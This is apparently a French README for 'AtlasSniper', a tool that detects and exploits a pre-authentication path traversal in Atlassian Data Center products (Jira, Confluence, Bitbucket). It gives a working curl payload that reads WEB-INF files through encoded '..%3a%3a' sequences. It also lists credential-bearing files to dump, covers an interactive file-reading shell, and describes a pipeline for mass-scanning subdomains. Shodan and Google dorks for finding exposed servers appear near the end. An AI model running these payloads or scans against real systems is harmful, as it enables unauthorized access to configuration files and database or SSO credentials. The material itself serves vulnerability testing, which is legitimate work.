Détecteur CVE-2026-21589 pour le traversal de webresource d'Atlassian Data Center. Confirmation de lecture de fichier dans la webroot avant authentification pour Jira, Confluence et Bitbucket.

Détecteur de lecture de fichiers webroot pré-authentification pour CVE-2026-21589.
Les produits Atlassian Data Center embarquent un routeur partagé atlassian-plugins-webresource. Le routeur décode l'URI de la requête une seconde fois et traite :: comme /. Tomcat ne normalise le chemin qu'une seule fois, de sorte qu'une séquence ..%3a%3a survit au premier passage, devient ..:: au second décodage, puis est résolue comme ../. Le nom résolu est transmis à ServletContext.getResourceAsStream. Cet appel est limité à la racine de l'application web. Il ne s'agit pas d'une lecture de fichier au niveau du système d'exploitation et il ne liste pas les répertoires.
Un résultat confirmé est un 200 non authentifié dont le corps est WEB-INF/web.xml (<web-app) ou WEB-INF/urlrewrite.xml de Bitbucket (<urlrewrite).
| CVE | CVE-2026-21589 |
| Classe | CWE-22, traversée de chemin |
| Auth | Aucune |
| Portée | Fichiers à l'intérieur de la racine de la webapp uniquement |
| CVSS | 9.3 (CVSS 4.0, éditeur) / 9.8 (CVSS 3.1, modèle NVD) |
| Corrigé dans | webresource 7.2.17 et 8.0.14 (isInDirectory()) |
Toutes les versions Data Center antérieures à la version de sécurité d'octobre 2026. Les versions Server des mêmes produits n'ont pas de version corrigée.
| Produit | Introduit | Corrigé |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | toutes les versions actuelles | 4.9.15 |
| Fisheye | toutes les versions actuelles | 4.9.15 |
Atlassian Cloud (*.atlassian.net) n'est pas affecté.
WEB-INF/web.xml constitue la preuve. Il n'est pas servi sur une instance corrigée ou non affectée. Des fichiers supplémentaires augmentent l'impact, ils ne sont pas nécessaires pour le rapport.
| Fichier | Pourquoi c'est important |
|---|---|
WEB-INF/web.xml | Confirmation. Mappage des servlets et des filtres. |
WEB-INF/classes/seraph-config.xml | Configuration de connexion, SSO et politique de mots de passe. |
WEB-INF/classes/entityengine.xml | Nom de la source de données. Mot de passe JDBC uniquement s'il a été laissé en clair. |
WEB-INF/urlrewrite.xml | Règles de réécriture internes. |
WEB-INF/classes/crowd.properties | Mot de passe de l'application Crowd, lorsque le fichier se trouve dans la webroot. |
WEB-INF/classes/dbconfig.xml | Identifiants de base de données, lorsqu'ils n'ont pas été déplacés vers JIRA_HOME. |
crowd.properties et dbconfig.xml se trouvent normalement dans le répertoire home du produit, en dehors de la webapp. Une absence à cet endroit est attendue et ne rend pas la découverte sûre. /etc/passwd est hors de portée pour ce bug.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Placez AtlasSniper.py et AtlasSniper.jpg dans ce répertoire.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Option | Par défaut | Rôle |
|---|---|---|
-u, --url | Cible unique. Le schéma est facultatif. | |
--shell | désactivé | Shell interactif après un succès sur une cible unique. |
-t, --threads | 10 | Workers pour les lots via stdin. |
--timeout | 12 | Délai d'expiration par requête, en secondes. |
--proxy | Proxy amont, compatible Burp. | |
-o, --json | Écrit la liste des résultats. |
Pipeline. Un hôte par ligne, la sortie de httpx est acceptée telle quelle.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a est celui qui survit à Tomcat. Le ..:: brut est conservé pour les instances qui ne normalisent pas.sources, batch, contextbatch/js, contextbatch/css.<web-app ou <urlrewrite. Le HTML de connexion n'est pas un hit.PATCH. Tout le reste sans marqueur est SAFE.Ancres :
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Confirmer la demande :
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Une réponse vulnérable commence par <?xml et contient <web-app. Un routeur corrigé renvoie 404.
Ouvert uniquement avec --shell sur un seul hôte, et seulement après VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files sans argument affiche HIT ou miss, le statut et la longueur. files <name> affiche le corps. Les noms courts sont résolus par rapport à la liste intégrée.
| Ligne | Signification |
|---|---|
VULN | web.xml ou urlrewrite.xml a été renvoyé sans authentification. La commande Curl est affichée sous la ligne. |
PATCH | Le produit a répondu, toutes les sondes de traversée ont renvoyé 404. |
SAFE | Aucun marqueur. Ce n'est pas une confirmation. |
Shodan, Data Center uniquement :
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hashes, dans l'ordre : Jira Software, Jira Service Management, Confluence, Bitbucket.
Google :
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlÀ utiliser uniquement sur les hôtes que vous êtes autorisé à tester.
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.



